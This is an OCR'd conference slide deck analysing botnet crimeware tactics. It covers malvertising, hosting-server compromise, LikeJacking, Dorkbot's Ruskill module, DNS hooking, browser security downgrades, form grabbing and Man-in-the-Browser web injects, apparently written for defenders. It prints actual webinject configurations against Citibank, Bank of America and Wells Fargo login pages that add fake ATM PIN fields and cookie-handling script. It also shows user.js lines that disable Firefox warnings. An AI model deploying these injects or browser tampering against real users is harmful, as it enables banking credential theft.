
- Install-by-Install
  - Concept- Installing malicious executables on the already infected systems
  - Different from Pay-per Install (PPI) programs
    - PPI works effectively with Browser Exploit Packs
    - It is a kind of fresh installation of bots on the non-infected systems
  - IBI and PPI are the different sides of the same coin
  - Sold as different services in the underground market
  - IBI is used in the crimeware services such as bot shops, task execution, etc.

Task Execution - Install-by-Install (IBI)



Malvertisements

- Malvertisement
  - Online malicious advertisements
  - Content Delivery Networks (CDNs) are infected to trigger malvertising
    - Distributed attack




More on the malvertisement, refer to following post and paper:


Armorize's Blog - http://blog.armorize.com/2011/05/porn-sites-have-lots-of-trafficand.html

Malvertisement Paper - http://www.slideshare.net/adityaks/malvertising-exploiting-web-advertis

Infecting Web Hosting Servers

- Data Centers | Web Hosting - Exploitation
  - Several websites are hosted on a single server sharing IP address
    - DNS names are mapped virtually to the same IP
    - Vulnerability in one website can seriously compromise the server
      - Insecure file uploading functionality
        - » Uploading remote management shells such c99 etc
        - » **Automated iframe injector embeds malicious iframe on all webpages**
        - » **Making configuration changes such as redirecting users to malicious domains**
      - Cookie replay attacks in hosting domain website
        - » **Authentication bypass : reading customer queries on the web based management panel**
        - » Extracting credentials directly by exploiting design flaws in hosting panels





Exploiting Social Networks

- Social Networks
  - Attackers exploit the inherent design flaws in the social networks
  - Use to spread malware at a large scale
- **LikeJacking (=~ClickJacking)**
  - Use to add malicious links on user's profile in Facebook
  - LikeJacking collaboratively used with ClickJacking
  - Efficient in spreading malware

Demo

Tactics – Subverting System's Integrity

Understanding Ruskill

- What is Ruskill ?
  - A termed coined in Russia
    - It refers to the group of warriors who demonstrate their skill in the battle
    - Typically used by Diablo game players to demonstrate the strength and power
  - How does Ruskill is related to bots?
    - Ruskill module is used to demonstrate the capability of bots
    - Removing traces of malware in the system after successful reboot

Understanding Ruskill

- Inside Ruskill Module
  - Found in the NGR (Dorkbot)
  - Remote file downloading and execution
    - Ruskill allows the bot to fetch any executable from third-party resource and execute it in the compromised system
  - Restoring System
    - Ruskill monitors all the changes performed by the malicious executable in the system
    - Ruskill restores the registry, files ad network settings to the same state (before the execution of malicious binary) after reboot
    - Deletes the malicious executable after successful execution in the system

Demo

DNS Changer

- DNS Changer
  - How this works?
    - Replacing the DNS server entries in the infected machine with IP addresses of the malicious DNS server
    - Adding rogue entries in the hosts configuration file
    - Executing DNS amplification attack by subverting the integrity of LAN devices such as routers and gateways
      - It results in DNS hijacking at a large scale in the network
    - Hooking DNS libraries
      - The preferred method is Inline hooking in which detour and trampoline functions are created to play with DNS specific DLLs.

DNS Changer

- DNS Changer
  - Inside DNS hooking
    - Hooking DNS API
      - Hooking DNSQuery (*) function calls in *dnsapi.lib/dnsapi.dll*
      - Implemented by creating a blacklist
      - Bot hijacks the DNS resolution flow by filtering all the incoming DNS requests
    - Hooking DNS Cache Resolver Service
      - Cache resolver service is used for DNS caching
      - Bot hooks *sendto function in ws2_32.dll* to verify the origin of DNS query to validate if sendto function is called by *dnsrsslvr.dll*

Demo


Downgrading Browser Security

- Removing Protections
  - Nullifying browser client side security to perform stealthy operations
  - Internet Explorer
    - Tampering zone values in the registry
      - ***\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones***
  - Firefox
    - Manipulating entries in user.js file
      - ***user_pref("security.warn_submit_insecure",false);***
        - » **Browser does not raise an alert box when information in sent over HTTP while submitting forms**
      - ***user_pref("security.warn_viewing_mixed",false);***
        - » **Remove the warning of supporting mixed content over SSL**


OLD School trick but works very effectively. Several other techniques of subverting the browser security also exists.

Man-in-the-Browser (MitB)

- Inside MitB
  - MitB typically refers to a userland rootkit that exploits the browser integrity



Chase Notification Alert !



Note: The Pop up is triggered in user's active session. So what it is actually?

No doubt it is a Popup, but the technique is termed as **Web Injects** not phishing or something like that.

Web Injects

- Web Injects
  - Based on the concept of hooking specific functions in the browser DLLs
  - On the fly infection tactic
  - Execution flow
    - Bot injects malicious content in the incoming HTTP responses
    - Injections are based on the static file named as webinjects.txt
    - Rules are statically defined by the botmaster
    - Bot fetches rules from the webinjects.txt file and injects in the live webpages
  - Information stealing in a forceful manner
    - Exploits user ignorance

```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ïàðîëü</td>
data_end
```

Web Injects

```
# Grabbing Account Type

set_url https://onlineeast#.bankofamerica.com/*/GotoWelcome GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
```

- What is meant by GPH flags?
  - Exploitation and infection metrics
    - **G -** injection will be made only for the resources that are requested by the **GET**
    - **P -** injection will be made only for the resources that are requested by the **POST**
    - **L -** is a flag for grabbing content between the tags **data_before** and **data_after** inclusive
    - **H – similar as L except** the ripped content is not included and the contents of tags **data_before** and **data_after**

Web Injects – Real Time Cases (1)

```
set_url https://web.da-us.citibank.com/cgi-bin/citifi/portal/l/l.do GP

data_before
src="/cm/js/branding.js"></script>
data_end
data_inject
<SCRIPT>
function set_cookie1(name, value, expires)
{
if (!expires) { expires = new Date();}
document.cookie = name + "=" + escape(value) + "; expires=" + expires.toGMTString() + "; path=/";
}

function get_cookie(name) {
cookie_name = name + "="; cookie_length = document.cookie.length; cookie_begin = 0;
while (cookie_begin < cookie_length)
{
value_begin = cookie_begin + cookie_name.length;
if (document.cookie.substring(cookie_begin, value_begin) == cookie_name)
{
var value_end = document.cookie.indexOf (";", value_begin);
if (value_end == -1) { value_end = cookie_length;}
return unescape(document.cookie.substring(value_begin, value_end));
}
cookie_begin = document.cookie.indexOf(" ", cookie_begin) + 1;
if (cookie_begin == 0) { break;}
}
return null; }
</SCRIPT>
data_end
data_after
<noscript>
data_end
```

Forceful Cookie Injection in Citibank's website to manipulate the user's session

Web Injects – Real Time Cases (2)

```
set_url *bankofamerica.com* GP
data_before
<a href="#sitekey" title="View your SiteKey">
<img src="sas-docs/images/clr.gif" height="1" width="10" border="0" alt="View your SiteKey"></a>
data_end
data_inject
</TD>
</TR>
<TR>
<TD align=left class=textbold valign=top>
<label for="passcode"> <SPAN class="text2">* ATM Number:</SPAN>
<span class="h2-ada"> <br>
Enter an ATM Number. Your ATM Number must be 16 digits.
</span></label>
</TD>
</TR>
<TR>
<TD>
<input type="password" name="ATMNR" id="ATMNR" class="text1" value="" maxlength="16" size="28">
data_end
data_after
data_end
```


Injecting HTML content in Bank of America's webpages to steal the ATM number and the Pass code.

```
set_url https://online.wellsfargo.com/signon* GP
data_before
<input type="password" name="password"*</td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="USpass" id="atmpin" size="20" maxlength="14"
title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/> </td>
data_end
data_after
data_end

</label>
data_end
```

Injecting HTML content in Wells Fargo bank to steal user's ATM code.

Form-grabbing

- Form Grabbing
  - It is an advanced technique of capturing information present in forms



Form-grabbing

- Why Form Grabbing ?
  - Keylogging produces plethora of data
  - Form grabbing – extracting data from the GET/POST requests
  - Based on the concept of hooking
  - No real protection against malware

Form-grabbing

- Harvested Data

View report (HTTPS request, 205 bytes)

Bot ID:	CLOUD2_7D126CF46522DF69
Botnet:	ice9
Version:	1.2.0
OS Version:	Server 2008 R2 x64, SP 1
OS Language:	1033
Local time:	07.03.2012 11:05:33
GMT:	+0:00
Session time:	648:59:02
Report time:	07.03.2012 11:05:39
Country:	--
IPv4:	[redacted]
Comment for bot:	-
In the list of used:	No
Process name:	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Small Office Security\avp.exe
User of process:	CLOUD2\Administrator
Source:	https://auto-activation3.kaspersky.com/en/activate


```
https://auto-activation3.kaspersky.com/en/activate
Referer: -
User input: [redacted]
POST data:

REQUEST_ID={[redacted]90e-53c3-43d3-49c811675a42}
APP_ID=14[redacted]
ACT_CODE=[redacted]
```

Harvested data from POST requests. Kaspersky's anti virus license key entered by the user

Demo

Conclusion

- Continuous war of existence.
- Law of Asymmetry rules in the world of botnets.



Questions !

Thanks

- US-CERT GFIRST Team
  - http://www.us-cert.gov/GFIRST/

- SecNiche Security Labs
  - http://www.secniche.org
  - http://secniche.blogspot.com

- Contact Me
  - **Email : adi_ks [at] secniche.org**